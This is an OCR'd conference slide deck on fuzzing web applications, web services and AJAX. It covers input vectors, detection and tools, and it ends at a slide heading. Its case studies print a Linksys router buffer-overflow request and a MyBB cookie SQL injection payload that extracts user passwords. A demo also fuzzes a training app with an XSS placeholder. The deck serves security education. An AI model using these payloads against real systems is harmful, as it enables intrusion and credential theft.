Smashing Web Apps

Applying Fuzzing to Web Applications and Web Services

Michael Sutton, Security Evangelist


Overview

- Background
  - Vulnerability discovery methodologies
  - What is fuzzing?
- Web application fuzzing
  - Challenges
  - Inputs
  - Detection
- Web 2.0 fuzzing
- Fuzzing with Google
- Conclusions

Whitebox vs. Blackbox

Whitebox Testing

- Internal perspective
- Static analysis
- Manual or automated testing
  - Insecure programming practices
  - Improper input validation



```
using System;

class HelloWorld
{
  public static int Main(String[] args)
  {
    Console.WriteLine("Hello world");
    return 0;
  }
}
```


Blackbox Testing

- External perspective
- Run-time analysis
- Manual or automated testing
  - Known vulnerabilities
  - Unknown vulnerabilities

Vulnerability Discovery Methodologies

	Source Code Analysis		Binary Auditing		Security Audit	Fuzzing
	Manual	Automated	Manual	Automated	Manual	Automated
Code Coverage	🟡	🟢	🔴	🟢	🔴	🟡
Speed	🔴	🟢	🔴	🟢	🔴	🟢
False Positives	🟢	🔴	🟢	🔴	🟢	🟡
False Negatives	🟡	🟡	🟡	🟡	🟡	🟡
Complex Vulns.	🟢	🔴	🟢	🔴	🟢	🔴
Verdict - There is no silver bullet.						

A Brief History of Fuzzing



1989
Professor Barton Miller
Uses Fuzzing to Test
Robustness of UNIX Apps
at UW-Madison

1999
Oulu University Begins
Work on PROTOS Test Suites

2002
Oulu University Releases
PROTOS SNMP
Test Suite

2002
SPIKE Demonstrated
at BH USA
by Dave Aitel

2004
Mangleme
Released by Michal Zalewski
(aka lcamtuf)

2005
Commercial Fuzzers
(i.e. Codenomicon, Mu Security, etc.)
Introduced

Fuzzing Approaches

1. Test cases
   - – Hard coded data packets or files
   - ✓ Broad coverage of studied protocols
   - ✗ Time consuming to develop
   - ✗ Impractical for custom applications
2. Brute force fuzzing
   - – All possible values attempted
   - ✓ Minimal preparation
   - ✓ Broad coverage of targeted inputs
   - ✗ Many wasted CPU cycles
3. Intelligent fuzzing
   - – Dynamically generated input adhering to predefined constraints
   - ✓ Decreased false negatives
   - ✗ Time consuming to develop rules


Examples

UNIVERSITY of OULU — PROTOS Test Suites

FileFuzz

SPIKE

Fuzzing Phases



Network vs. Web App Fuzzing

	Network	Web Application
Availability of tools	✓	
Protocol structure		✓
Identifying inputs		✓
Detecting exceptions	✓	
Code coverage		✓

Web App Fuzzing - Challenges

- Multi-layered technology
  - Web server, application server, database server, etc.
    - Where does the vulnerability lie?
- Network latency
  - Network creates a bottle neck
    - How can we speed up the process?
- Exception detection
  - Numerous signals must be monitored/reviewed
    - Did we miss anything?
- Code coverage
  - Tracking business logic reached
    - How do we know when to stop?

Web App Fuzzing - Inputs

- Request-URI
  - /[path]/[page].[extension]?[name]=[value]& [name]=[value]
- Protocol
  - HTTP/[major]. [minor]
- Headers
  - [Header name]: [Header value]
- Post Data
  - [Name1]=[Value1]&[Name2]=[Value2]
- Cookies
  - Cookie: [Name1]=[Value1]; [Name2]=[Value2] ...

Think Outside the Box

Input – Request-URI

/[path]/[page].[extension]?[name]=[value]& [name]=[value]

- Path
  - Path traversal
- Page
  - Predictable resource location
  - Directory indexing
  - Information leakage
- Extension
  - Web filter bypass
  - DoS
- Name
  - Abuse of functionality (hidden functionality)
- Value
  - SQL injection, XSS, file inclusion, command injection, etc.
- Separator
  - Content spoofing (URI obfuscation)

Input – Protocol

HTTP/[major]. [minor]

- Fuzz variables
  - Unsupported protocol version
    - HTTP 1.1 (RFC 2616)
    - HTTP 1.0 (RFC 1945)
    - HTTP 0.9 (Deprecated)
  - Non-RFC compliant values
    - HTTP X.Y
    - HTTP 2.2
    - AAAAA
- Proxy issues
  - Request may altered/blocked by ‘non-transparent’ proxies
    - RFC 2145 - Use and Interpretation of HTTP Version Numbers

Input – Headers

[Header name]: [Header value]

- Buffer Overflow
  - Content-Length
  - User-Agent
  - Accept Language
  - Referer
- DoS
  - Host
- Script/Code Injection
  - User-Agent
  - Referer
- SQL Injection
  - User-Agent

Input – Post Data

[Name1]=[Value1]&[Name2]=[Value2]

- Name
  - Abuse of functionality (hidden functionality)
- Value
  - SQL injection
  - XSS
  - File inclusion
  - Command injection
  - Buffer Overflows

Case Study – Buffer Overflow

Linksys WRT54G Router Remote Admin apply.cgi Buffer Overflow

- CVE-2005-2799
- Exploit

```
POST /apply.cgi HTTP/1.1
Host: 192.168.1.1
...
A x 10000+
```

- Notes
  - Buffer overflows rare for web applications
  - Fuzzing web applications also tests underlying technologies

Input – Cookies

Cookie: [Name1]=[Value1]; [Name2]=[Value2] ...

- Name
- Value
  - Cross Site Request Forgery (CSRF)
  - Credential/session prediction
  - Insufficient authentication
  - Insufficient session expiration
  - SQL Injection
  - XSS

Case Study – Buffer Overflow

MyBB Index.PHP Referrer Cookie SQL Injection Vulnerability

- BID 16443
- Exploit

```
GET /index.php HTTP/1.1
Host: example.com
...
Cookie: referrer=
   9999999999'%20UNION%20SELECT%20password,2,3,4,5,6
   ,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,
   1,2,3,4,5,6,7,8,9,0,1,2,3,4,5,6,7,8,9,0,1,2,3,4,5
   ,6,7,8,9%20FROM%20mybb_users%20WHERE%20uid=1/*
```

- Notes
  - Name/value pairs in cookies are often used to transfer values in the same way that they are used in GET/POST requests

Web App Fuzzing - Detection


- HTTP Status codes
  - 200 OK – predictable resource location
  - 403 Forbidden – Restricted page
  - 500 Internal server error – Unhandled exception
- Web server error messages
  - Verbose SQL error messages
  - Information leakage
- Dropped connections
- Log files
- Event Logs
- Debuggers

Web App Fuzzing - Tools

- Open Source
  - WebFuzz
    - michaelsutton.net/download/WebFuzz.zip
  - SPIKE Proxy
    - www.immunitysec.com/resources-freesoftware.shtml
  - OWASP WebScarab
    - www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Commercial
  - SPI Fuzzer
    - Included with SPIDynamics WebInspect

Demo WebFuzz

Fuzzing.org



Host: localhost Port: 80 Timeout (Milliseconds): 5000

Request Headers

```
POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageForm HTTP/1.1
Host: localhost
Cookie: ASP.NET_SessionId=rronzn45jhvedxaip4reoan3; CookieLoginAttempts=0; Admin=false

ctl03%24txtSubject=[XSS]&ctl03%24txtText=text&ctl03%24btnPostMessage=Post+Message
```

Responses

No.	Status	Host	Request
0	100	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
1	302	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
2	100	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
3	200	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
4	200	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
5	200	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
6	200	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF...
7	200	localhost	POST /HacmeBank_v2_Website/aspx/main.aspx?function=PostMessageF

```
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Wed, 28 Feb 2007 04:12:12 GMT
X-Powered-By: ASP.NET

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Wed, 28 Feb 2007 04:12:12 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Pragma: no-cache
Cache-Control: no-cache, no-store
Pragma: no-cache
Expires: -1
```

Fuzzing Web 2.0

- What is Web 2.0?
  - "Web 2.0 is the business revolution in the computer industry caused by the move to the internet as platform, and an attempt to understand the rules for success on that new platform. Chief among those rules is this: Build applications that harness network effects to get better the more that people use them."
    - *Tom O'Reilly*
  - "A perceived second generation of Internet-based services such as social networking sites, wikis, communication tools, and folksonomies that emphasize online collaboration and sharing among users."
    - *Wikipedia*


- Web 2.0 vs. Web 1.0

  Same vulnerabilities

  + Additional input vectors

  = More complexity

Web Services Fuzzing



Service Provider

- SOAP
- WSDL

Publish

Discovery Agencies

- UDDI
- DISCO
- Etc.

Interact

Find


Service Requestor

Web Services Fuzzing - Challenges

- Inputs
  - XML parsing and generation
  - Documented vs. undocumented
    - WSDL (Web Services Description Language)
- Targets
  - UDDI (Universal Description, Discovery and Integration)
    - OASIS
  - DISCO (Discovery of Web Services)
    - Microsoft
- Protocol
  - SOAP
    - exchanging XML-based messages over HTTP

Web Services Fuzzing - Inputs

- Identify Targets
  - UDDI
  - DISCO
  - Etc.
- Identify Inputs - WSDL
  - Blueprint for expected inputs
    - Data types (i.e. integer)
    - Data ranges (i.e. 1-1000)
  - Facilitates intelligent fuzzing
    - Generate fuzz variables outside of expected inputs



Identify Targets

Identify Input

Generate Fuzzed Data

Execute Fuzzed Data

Monitor for Exceptions

Determine Exploitability

Web Services Fuzzing – Inputs - WSDL

http://api.google.com/GoogleSearch.wsdl


```
<message name="doGoogleSearch">
    <part name="key" type="xsd:string"/>
    <part name="q" type="xsd:string"/>
    <part name="start" type="xsd:int"/>
    <part name="maxResults" type="xsd:int"/>
    <part name="filter" type="xsd:boolean"/>
    <part name="restrict" type="xsd:string"/>
    <part name="safeSearch" type="xsd:boolean"/>
    <part name="lr" type="xsd:string"/>
    <part name="ie" type="xsd:string"/>
    <part name="oe" type="xsd:string"/>
</message>
...

<service name="GoogleSearchService">
   <port name="GoogleSearchPort" binding="typens:GoogleSearchBinding">
   <soap:address location="http://api.google.com/search/beta2"/>
   </port>
</service>
```

Web Services Fuzzing - Tools

- Open Source
  - OWASP WSFuzzer
    - http://www.neurofuzz.com/modules/software/wsfuzzer.php
- Commercial
  - SPI Dynamics WebInspect

AJAX Fuzzing



AJAX Fuzzing - Challenges

- AJAX frameworks may employ alternate data interchange formats
  - JSON - Atlas
  - Serialized Java - Google Web Toolkit
  - HTML
  - XML
- Business logic dispersed between client and server side code
- Business logic dispersed among many client side pages and script files
- Increased attack surface


AJAX Fuzzing - Implementations

- Multiple frameworks
  - Prototype (http://www.prototypejs.org/)
  - Script.aculo.us
  - Dojo (http://dojotoolkit.org/)
  - ASP.Net AJAX (http://ajax.asp.net/)
  - Etc.
- Multiple browser objects
  - Internet Explorer
    - IE6 - XMLHTTP ActiveX control
    - IE7 – XMLHTTP native script object
  - Firefox
    - XMLHttpRequest object

AJAX Fuzzing - Inputs

- Dynamic analysis (e.g. FireBug)
  - Allows for targeted fuzzing
  - No setup required
- Static analysis (e.g. spider/grep)
  - Spider website and grep for XHR calls
  - Challenging as logic for XHR is often spread among >1 web page or JavaScript file
    - Web page
      - <script src=“ajax" type="text/javascript"></script>
      - Ajax.Request()
    - Script page

How Not to Implement AJAX - BlinkList



